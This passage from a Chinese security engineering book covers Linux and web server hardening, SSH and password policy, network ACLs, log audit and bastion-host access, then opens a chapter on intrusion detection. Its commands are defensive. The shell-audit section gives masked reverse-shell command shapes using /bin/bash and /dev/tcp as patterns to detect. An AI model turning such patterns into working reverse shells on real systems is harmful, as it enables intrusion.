


图 6-4 互联网服务安全域抽象示例

6.1.4 生产网络和办公网络

这里只介绍办公网络和生产网络连接部分所涉及的安全域问题，如图 6-5 所示。对于整个办公网络的安全域划分不在这里讨论，以后在办公网络安全的章节里会专门展开讨论。

之前提到渗透生产网络可以用社会工程学从办公网络绕一圈的方法，加上互联网公司的主营业务就是对生产网络的频繁发布和变更，所以才使得运维、产品交付及测试环境需要“区别”对待。为保证最大的隔离，需要尽可能地采取如下几个方面的措施：

- 生产网络的 SSH 22 端口在前端防火墙或交换机上默认阻止访问。
- 远程访问（运维连接）通过 VPN 或专线连接到机房生产网络。
- 通过生产网络的内网而非外网登录各服务器或自动化运维平台。
- 办公网络中运维环境、发布源和其他 OA 环境 VLAN 隔离。
- 虽然在同一个物理办公地点，但运维专线和办公网络的接入链路各自独立。
- 为保证可用性，运维专线最好有两条以上且来自不同的 ISP，防止单链路故障时无法运维。
- 跳板机有所有的运维操作审计。

有了这些隔离措施之后，“绕一圈”的渗透方法并非绝对不可行，但会难很多。

参考资料：

“AWS 安全白皮书”https://d0.awsstatic.com/whitepapers/Security/Intro_to_AWS_Security.pdf。




图 6-5　办公网络安全域划分

6.2　系统安全加固

系统安全是所有安全工作的第一步，这部分内容可以归入安全基线。当然本书这部分并不是完整的系统安全加固方案，因为这不是一本讲细节的书，仅仅是拿一些例子来说明，什么才是攻防意义上的安全加固。市面上的很多加固措施，有一半操作是“不痛不痒”的，既不能说它无用，也没觉得对系统安全提升有多大帮助。

6.2.1　Linux 加固

关于 Linux 加固的文章，网上已经有很多，所以只挑一些有针对性的点说一下。

1. 禁用LKM

之前也提到过在一定程度上为了规避类似于 knark、adore 这类的 LKM rootkit，把入侵检测聚焦于用户态：

```
#echo 1>/proc/sys/kernel/modules_disabled
[root@i-naqp5pri ~]# echo 1 > /proc/sys/kernel/modules_disabled
```

也可以使用 sysctl 命令：

```
[root@i-naqp5pri ~]# sysctl -w kernel.modules_disabled=1
kernel.modules_disabled = 1
[root@i-naqp5pri ~]#
```

无论是 echo 1> 赋值还是 sysctl 的方法在系统 reboot 后都会失效，所以需要加入启动项，编辑 /etc/sysctl.conf 文件把相关项写入。

当然，上面这些属于治标型的方法，不是治本型的，如果入侵者拿到 root 后，装载内核 rootkit 重启一次系统就能开启 LKM 功能。治本的方法是在编译内核时去掉 LKM 支持，这样相关代码就不会编译进内核：

```
#make config
Loadable module support（可加载模块支持）?
(1) Enable loadable module support (CONFIG_MODULES) [Y/n/?] 选择 "n"
```

或者：

```
#make menuconfig
```

结果如图 6-6 所示。




图 6-6 Linux 内核编译选项

采用治标型还是治本型的方法根据场景而定，如果确定基本不会频繁用到内核模块功能，可以激进一点选择治本型方法，如果某些机器需要经常变更驱动，保守一点可以选择治标型。

2. 限制 /dev/mem

新版本的系统默认都不再使用 /dev/kmem 这个文件，查看 /boot 目录下的 config 文件确保 CONFIG_DEVKMEM 设置为“n”：

```
[root@i-naqp5pri boot]# cat config-`uname -r` | grep DEVKMEM
# CONFIG_DEVKMEM is not set
[root@i-naqp5pri boot]#
```

CONFIG_STRICT_DEVMEM 设置为“y”：

```
[root@i-naqp5pri boot]# cat config-`uname -r` | grep DEVMEM
CONFIG_STRICT_DEVMEM=y
[root@i-naqp5pri boot]#
```

如果只禁用 LKM，则 phrack 58（http://phrack.org/issues/58/7.html）中” Linux on-the-fly kernel patching without LKM“这篇文章提到的通过 /dev/kmem & /dev/mem 读写全地址空间的方法的 rootkit 仍然可以在用户态实现内核 rootkit 的功能，典型的代表就是 suckit，而在使用上述设置后 suckit 也会失效。

虽然不绝对，但一般情况下可以无视内核态，把入侵检测聚焦于用户态，也就是前面提到的，如果要提高入侵检测的效率，就必须只关注更少的点，如果关注的点非常多，很容易被信息淹没。可能也有人会问这样做是否有些过激，其实还好，服务器环境相比客户端环境还是有很大的不同，服务端环境相对固化，比如通常不需要开发工具，经常变更部分主要集中在服务器软件的配置和应用的代码数据，其余的变更比较少。而入侵过程则相反，可能会动到一些运维不经常变更甚至不应该变更的部分。

3. 内核参数调整

源于 shawn 的一篇加固文档（http://drops.wooyun.org/tips/2621 ）系统的 ASLR，地址空间随机映射（一种缓冲区溢出缓解机制），启动设置为 2：

```
kernel.randomize_va_space=2
```

/proc/sys/kernel/randomize_va_space 的值如下：

0 关闭 ASLR

1 mmap base、stack、vdso page 将随机化。这意味着 .so 文件将被加载到随机地址。链接时指定了 -pie 选项的可执行程序，其代码段加载地址将被随机化。配置内核时如果指定了 CONFIG_COMPAT_BRK，randomize_va_space 默认为 1。此时 heap 没有随机化。

2 在 1 的基础上增加了 heap 随机化。配置内核时如果禁用 CONFIG_COMPAT_BRK，randomize_va_space 默认为 2。

隐藏内核符号表，启动设置为 1：

```
kernel.kptr_restrict=1
/proc/sys/kernel/kptr_restrict
```

内存映射最小地址，启动设置为 65536：

```
vm/mmap_min_addr=65536
/proc/sys/vm/mmap_min_addr
```

10 年前我写 Linux 系统加固文章时也提到了 PaX 和 Grsecurity，安全感这个东西是没有止境的，实际上目前除了 Docker 的公有云多租户环境（私有云不需要），一般情况下也不会选择这么激进。更多的还是希望某些 Linux 的发行版本中以默认配置集成各种攻击缓解机制。退一步则希望即便默认不开启，但以内核参数等形式提供更高保护级别的选择权。Windows 新版本提供的这方面的保护也越来越强，Linux 应该也会有这种趋势。

4. 禁用 NAT

攻击者在渗透内网时经常用到的一个技巧就是在边界开启端口转发，这样能提供一个方便的途径访问内网服务器，所以防御者要做的就是禁用 IP 转发：

```
# echo 0 > /proc/sys/net/ipv4/ip_forward
```

当这个值无缘无故变更为 1 时，说明很可能是出了安全问题。

但有些服务可能会用到，比如需要网关路由功能的，例如 LVS 提供负载均衡，Docker 也需要。

5. Bash 日志

系统默认有一个日志文件 .bash_history 在用户目录下：

```
[root@i-naqp5pri ~]# cd ~;ls -al '.bash_history
-rw------- 1 root root 7387 Aug 20 20:51 .bash_history
[root@i-naqp5pri ~]#
```

打开 ~/.bashrc 文件添加以下配置。

设置环境变量为只读：

```
readonly HISTFILE
readonly HISTFILESIZE
readonly HISTSIZE
readonly HISTCMD
readonly HISTCONTROL
readonly HISTIGNORE
```

为 history 文件添加时间戳：

```
# export HISTTIMEFORMAT='%F %T '
root@debian:~# export HISTTIMEFORMAT='%F %T'
root@debian:~# history 5
  250  2015-08-09 21:49:19less .bashrc
  251  2015-08-09 22:17:32export HISTTIMEFORMAT='%F%T'
  252  2015-08-09 22:17:42history 10
```

使之生效：

```
source ~/.bashrc`
```

设置 history 文件只能追加：

```
# chattr +a ~/.bash_history
```

对所有可登录用户的 shell history 全都添加以上属性。

禁用其他的 shell：

- /bin/ksh（Kornshell 由 AT&T 贝尔实验室发展出来的，兼容 bash）
- /bin/tcsh（整合 C Shell，提供更多的功能）
- /bin/csh（已经被 /bin/tcsh 所取代）
- /bin/zsh（基于 ksh 发展出来的，功能更强大的 shell）

更改 HISTFILE 为其他文件：

```
HISTFILE=/usr/local/log/cmd
```

并保留原路径下的 .bash_history 文件。

上面这些配置其实都只是一些小技巧，本意是希望应急响应时有命令行记录，能够尽

可能“省事”。很多加固项其实都能绕过，但这个比较低的防御门槛还是会起些作用：

- 对 Linux 系统不够熟悉的入侵者。
- 不够“机智”的自动化日志清理工具。
- 自动化攻击的 bot 程序。

对于高手的入侵者而言，这些措施可能就不太管用了，前面提到过在安全防御的中高阶一段，会逐步开始自己发明轮子，不完全依赖于系统提供的既有机制。

6. 高级技巧

争取“一劳永逸”地解决 shell 历史记录的问题。为什么如此偏爱命令行记录呢？因为再优秀的入侵者也要用 shell，另一方面对于安全工作者而言，由 shell 命令行记录做入侵分析会简单很多。高阶的方法就是修改 shell 本身，不依赖于内置的 HISTFILE，而是对所有执行过的命令无差别的记录。

修改 shell 源代码是一种方式，不过相比之下，直接修改 libc 可能会更加高效。主要涉及的对象就是 exec 函数族：

```
#include <unistd.h>
extern char **environ;
int execl(const char *path, const char *arg, ...);
int execlp(const char *file, const char *arg, ...);
int execle(const char *path, const char *arg, ..., char * const envp[]);
int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);
int execve(const char *path, char *const argv[], char *const envp[]);
```

修改以上库函数，支持额外的 syslog，这样能记录所有运行过的程序。实际上，另外 5 个函数都是调用的 execve()。

另一种 shell 审计的高级方式是将 shell 的 log 统一收集后基于机器学习，以算法学习正常管理员的 shell 命令习惯，而不是以静态规则定义黑白名单。比如公司的运维人员习惯用“ls –al”而不是用“ls –la”或者“ll”，还有比如正常的管理员可能不太会去敲击一些冷门的命令，如“whoami”，更不可能用“xxxxxx|/bin/bash|xxxxxx”或“xxxxx/dev/tcpxxxxx”这种反弹 shell 的命令。

参考资料

“用户行为监控：bash history logging 攻防” http://os.51cto.com/art/201102/244661.htm

6.2.2 应用配置加固

1. 目录权限

有句话在安全圈流传：“可写目录不解析，解析目录不可写”，这句话主要用于对抗 webshell，寓意为攻击者通过文件上传漏洞，上传 webshell 或通过应用层漏洞（例如 SQL 注入）在可写目录下写入一个 webshell 功能的脚本后，因为没有执行权限，无法通过 webshell 执行命令，或者当目录有解析执行权限的时候，因为没有写权限，无法在目录下生成 webshell 的文件也不能向已有的业务代码中写入 webshell 而达不到渗透的目的。这个规则实际上源于新型编程语言诞生之前的时代，在诸如 node.js 等新兴语言发展的时候，这些规则可能适用面会越来越小。

解析目录不可写，以 root 用户为例：

```
#chmod  755  /web/root
```

如果业务需求部分子目录要改为 777 权限，则更改目录属主为 Web 进程用户：

```
#chown nginx: /web/root/childdir
```

可写目录不解析。对于 PHP，在 Nginx 配置文件中添加如下配置，即可禁止 log 目录执行 php 脚本：

```
location ~* ^/data/cgisvr/log/.*\.(php|php5)$ {
deny all;
}
```

对于 Java，Tomcat 默认解析 jspx 文件格式后缀，若不需要使用 jspx 文件，则删除对 jspx 的解析，具体操作为修改 conf/web.xml 文件：将如下代码注释掉。

```
<url-pattern>*.jspx</url-pattern>
```

2. Web 进程以非 root 运行

Web 进程以非 root 权限运行遵循了最小权限原则，假如以 root 权限运行则带来两方面的问题：

- 如果守护进程存在远程溢出类漏洞，则通过 exploit 攻击后远程基本上就能得到：rootshell ”#”。
- 如果应用层代码出现漏洞，所有的脚本（也包括上传的 webshell）将直接以 root 权限执行系统命令，整个入侵过程无须提权就可以一步到位，入侵的途径平坦了很多：

```
[root@i-naqp5pri nginx]# ps -ef | grep nginx
root      3220     1  0 May20 ?        00:00:00 nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
nginx     3221  3220  0 May20 ?        00:02:11 nginx: worker process
root     11814 11446  0 11:59 pts/1    00:00:00 grep --color=auto nginx
[root@i-naqp5pri nginx]#
```

Nginx 的 master 进程默认以 root 权限运行，而处理用户数据的 worker 进程默认以 Nginx（nobody）权限运行。

3. 过滤特定文件类型

一些文件对于正常用户访问并不需要，但是扫描器喜欢，渗透者也喜欢人肉猜测，例如管理员不小心在 Web 目录下留了一个备份文件，里包含了一个重要的 key，通过这个 key 得到了应用后台管理员的权限，攻击者就达到了目的。诸如 .bak、.log、.zip、.sql 这些都是正常访问的用户不需要的，一般用户体验做得比较好的网站会把 HTTP 404 重定向到公益或广告类的友好界面，对于安全来说，则需要通过 rewrite 规则把攻击特征的 URL 重定向到我们自己的页面，而避免让攻击者下载到不该下载的文件，如下所示：

```
server
{
    listen       88;
    server_name 10.13.8.90;
    root  /data/softs/dev_tools;
    index admin.html index.htm index.html;
    autoindex on;
    charset utf-8;
    #charset gbk;
        location / {

        }

    location ~* \. log|class|inc|bak $ {
        rewrite ^ http://www.xsec.io/ permanent;
    }
}
```

在这个配置中：

```
location ~* \.(log|class|inc|bak)$ {
        rewrite ^ http://www.xsec.io/ permanent;
```

把 .log .class .inc .bak 类型的文件做了重定向。当然，有些例如 .inc 不能完全过滤，这些都需要与运维以及开发讨论一下。

Modrewrite 还可以做很多事情，比如根据客户端 cookie 做人机识别，但是毕竟还是有 WAF 这个东西在，所以就不打算让它承担太多职责了。

6.2.3 远程访问

SSH 是目前最常见的远程访问之一，在生产网络中占比率最高，一般来说需要几点，其余加固项可通过搜索引擎参考网上的文章。

使用 SSH V2，而不是 V1：

```
Protocol 2
```

禁止 root 远程登录：

```
PermitRootLogin no
```

6.2.4 账号密码

账号密码的涉及范围非常广，包括 OS、数据库、中间件 / 容器、所有的应用管理后台、网络设备、安全设备、自动化运维管理后台、VPN 账号等，之所以在系统加固之外单列出来是因为密码暴破已成为当下比较主要的渗透方式之一，从来都没有哪个时代像当前这样热衷于猜解密码。

对付暴力破解最有效的方式是多因素认证或非密码认证，考虑到可用性的问题，不太可能开启账户登录失败锁定策略，那样的话就随着互联网上的暴破直接变成拒绝服务了，所以在无法使用 MFA（多因素认证）或证书认证的场合，最低的底线的还是设置复杂的密码，但是什么才算复杂的密码呢？这个定义可能跟过去完全不同。过去满足一定长度和复杂度的就算是可以，而如今攻击者早已站在大数据的维度，即攻击者手上拥有各种社工库，拥有几十亿网名的常用密码，尽管你可以设置一个看上去有一定复杂度的密码，但只要这个密码在黑客的“字典”里，在攻击者的数据库中，那实质上还是一个“弱”密码。有些入侵事件的根因分析，因为觉得自己管理员密码比较长所以就主观排除了通过口令入侵的可能，但是在其他点上又找不到原因，然后顺着 APT 的方向去了，再然后就没有然后了……其实没想到就是“弱”密码导致的。

站在攻击者的角度，自己主动破解密码在当下的互联网行业已经算不上是什么激进的手段了。作为甲方安全团队，平时也应该收集各种社工库，把公司内部研发测试运维常用

的“弱”密码做成字典，周期性地更新这个字典并主动尝试破解公司内各个系统的账号，能破解的都视为弱密码，即可要求相关人员整改。越往后，一厢情愿地站在防御者角度做安全会越来越难做，防御者必须跟随攻击者的脚步，避免被“领先一个时代”。

6.2.5 网络访问控制

安全域和访问控制的区别在于，安全域是更加高层次的圈地运动，而 NACL 相对更具体化，针对的是每一个系统；安全域相对固化，基本不会变动，而 NACL 则会应需而变。

有人说防火墙这种东西会淘汰，我觉得这种观点跟“计算机终究会消亡”是一样的，没什么意义。防火墙在安全管理的技术手段里占的整体比重是越来越小，但不代表它没有价值或彻底淘汰，实际上防火墙在 NACL 领域里扮演着无可替代的作用。

在大型互联网里，购买商业防火墙产品可能会越来越少，大部分都会转为使用 Netfilter+ 高性能 PC 服务器。当然，也有用得到商业产品的时候，例如在 DC 的出口可能会部署高性能的硬件防火墙，这个防火墙实际并不充当传统意义上访问控制网关的作用。而是很多时候需要在总出口部署几条类似于“黑名单”的总体策略（几条策略几十万元，一条策略十万元是不是有点小奢侈），例如公有云环境，租户的业务需要开放哪些端口是不确定的，不能替他做主一刀切，这个策略有可能是临时的，也可能是持久的，但在核心交换机上做太多 NACL 不合适，于是把 NACL 还是单拆出来，串联一个硬件防火墙，在防火墙上做具体的 NACL。如果防火墙后的业务是确定开放某几个端口，则防火墙可以过滤所有的不必要端口充当起访问控制网关的作用。

除了网关级的访问控制以外，还有机柜级的 NACL 和系统级的 NACL，机柜的上联交换机可以做一些简单的 NACL，其细粒度以不影响正常的运维便利为准。

系统级的 NACL 用 OS 自带的防火墙就完全够用了，只开放服务端口和管理端口，个别高等级安全域的机器可以对源进行更细粒度的限制，对于数据库应限制只允许应用服务器 IP 连接 3306、1433 等端口。

生产网络多层 NACL 架构如图 6-7 所示，采用多层 NACL 的原因在于，一方面安全域之间需要隔离，安全域内部也需要划分，另一方面当某一层的 NACL 失效时，还有其他层的 NACL 在抵挡，不会马上变成“裸奔”模式。实际上，某一 NACL 失效可能是一件很容易碰到的事情，因为某些网络变更，或者因为调试，人为地申请了临时策略，或临时取消

防火墙策略，完事后又忘了“回滚”，甚至连审批策略的人自己都忘了这事了。不太严重的情况下，由于暴露了攻击面，入侵检测的告警数量会因网络蠕虫和自动化攻击工具的行为急剧增多，严重一点，被盯梢的情况下，可能就被渗透了。




图 6-7　生产网络多层 NACL 架构

在海量 IDC 追求弹性运维的架构中，可能 NACL 无法实施到理想状态，这就要求在两个方面做补偿：

1）资产权重划分到位，对最高安全优先级的网络追求多维和细粒度 NACL，余下的可适当放松。

2）单点实现较强的入侵检测和降维防御能力。

超大规模 IDC 下的安全域和 NACL 是一个比较有挑战的话题，尤其是对于快速成长的业务，其 IDC 资产往往都是分散的，甚至数据库都不在一块儿，如何在这种状态下做网络访问的风险隔离是进入“最佳实践阶段”会面临的问题，这部分后续会在笔者的技术博客中做专题分析。

6.2.6 补丁管理

打补丁似乎应该算是安全日常工作中最基础的项目了，不过在互联网行业里，这项工作已经跟安全的相关性不是特别大，而是越来越多的体现运维的能力：

- 自动化运维：如何大批量地 push 补丁。
- ITSM 成熟度：打补丁尽可能不影响在线服务的可用性。
- 架构容灾能力：支持有损服务，灰度和滚动升级，好的架构应该支持比如让逻辑层的某些功能服务器下线，接入层把流量负载均衡到其他服务器，打完补丁后再切回来。
- 系统能力：提供热补丁，不需要重启。
- 快速单个漏洞扫描：补丁 push 升级成功的检测。

安全团队需要考虑的是评估漏洞的危害和对自有系统的影响，这点依赖于很多能力，包括：1）资产管理和配置管理；2）海量 IDC 下的系统层和应用层漏洞判定，需要用到很多维度的数据，比较严重的可能就要加班加点了，不那么严重的可以合并到下一次运维时间窗口实施，没有实际攻击面和利用可能性的可以直接忽略。

6.2.7 日志审计

日志成千上万，一开始就想建 SOC 的往往都是没有经验的人。看的 PPT 多了，听厂商介绍多了，自己也想弄一个 SOC，其实一开始是完全没有必要的，这个时候建 SOC 只会成为一个摆设。基础的数据源和告警的误报都没解决的时候，纵深防御体系还完全没弄起来，也就是生态链的底层地基都未建好，就直接想去建金字塔顶，那是理论派才做的事情。

很多日志 800 年都不会去看的，安全团队就那么点儿人，哪有人天天有时间去看那么多的日志。但是在初期有些是比较重要的，例如之前讲过，运维操作的远程访问 SSH 等限定唯一入口，且通过堡垒主机，那这个时候就可以关注一下 lastlog 和 /var/log/secure 看一下成功登录的部分是否有不是自己雇员的行为，不是堡垒机发起的成功登录很可能就是入侵者。对于这一类有切实需求，且有人会去关注一开始可以纳入日志审计的范畴，具体实现上，可以通过 syslogd 导出日志，统一集中存储，是否要用 ELK、splunk 之类的就看每个公司具体的需求了。

6.3　服务器 4A

4A 指：账户（Account）、认证（Authentication）、授权（Authorization）、审计（Audit）。对于较大规模的服务器集群，不太可能使用每台服务器单独维护用户名密码（或是证书）的权限管理方式，而必须使用类似于 SSO 的统一权限管理。目前主要有两种方式：一种是基于 LDAP 的方案，另一种是基于堡垒机的方案。

1. 基于 LDAP

基于 LDAP 的服务器 SSO 架构如图 6-8 所示。




图 6-8　基于 LDAP 的服务器 SSO 架构

LDAP 的方案可以使用 LDAP 服务器作为登录的 SSO，统一托管所有的服务器账号，在服务器端对于 Linux 系统只要修改 PAM（Pluggable Authentication Modules），Windows 平台则推荐 pGina（pGina 是一个开源插件，作为原系统凭证提供者 GINA 的替代品，实现用户认证和访问管理），使登录认证重定向到 LDAP 服务器做统一认证。

2. 基于堡垒机

基于堡垒主机的方式如图 6-9 所示。

在 Radius 上新建用户 Richard，为该用户生成 SSH 的公私钥对，使用自动化运维工具将公钥分发到该用户拥有对应权限的服务器上。用户的 SSH 连接由堡垒机托管，登录时到 Radius 服务器使用动态令牌认证身份，认证成功后授权访问其私钥，则对于有 SSH 公钥的服务器该用户都可以登录。网络访问控制上应设置服务器 SSHD 服务的访问源地址为堡垒机的 IP。




图 6-9　基于堡垒机的服务器 SSO 架构

第 7 章 Chapter 7

网络安全

网络安全是传统安全解决方案里关注最多的部分，在应用安全凸显以前的时代，网络安全几乎就是解决方案的“主体”了。本章将介绍网络入侵检测的基本方案、T 级 DDoS 防御策略、链路劫持的应对措施、应用防火墙建设策略等。

7.1 网络入侵检测

1. 传统 NIDS

随着 APT 一词的兴起，有些人认为 IDS（入侵检测系统）要消亡了，不过笔者认为 APT 的解决方案目前更多的还是在办公网络，对生产网络而言 NIDS（网络入侵检测系统）不会消亡，HIDS（主机入侵检测系统）会大放光彩。顶多只能说 NIDS 的产品形态正在发生改变，但 APT 检测无法取代 NIDS。

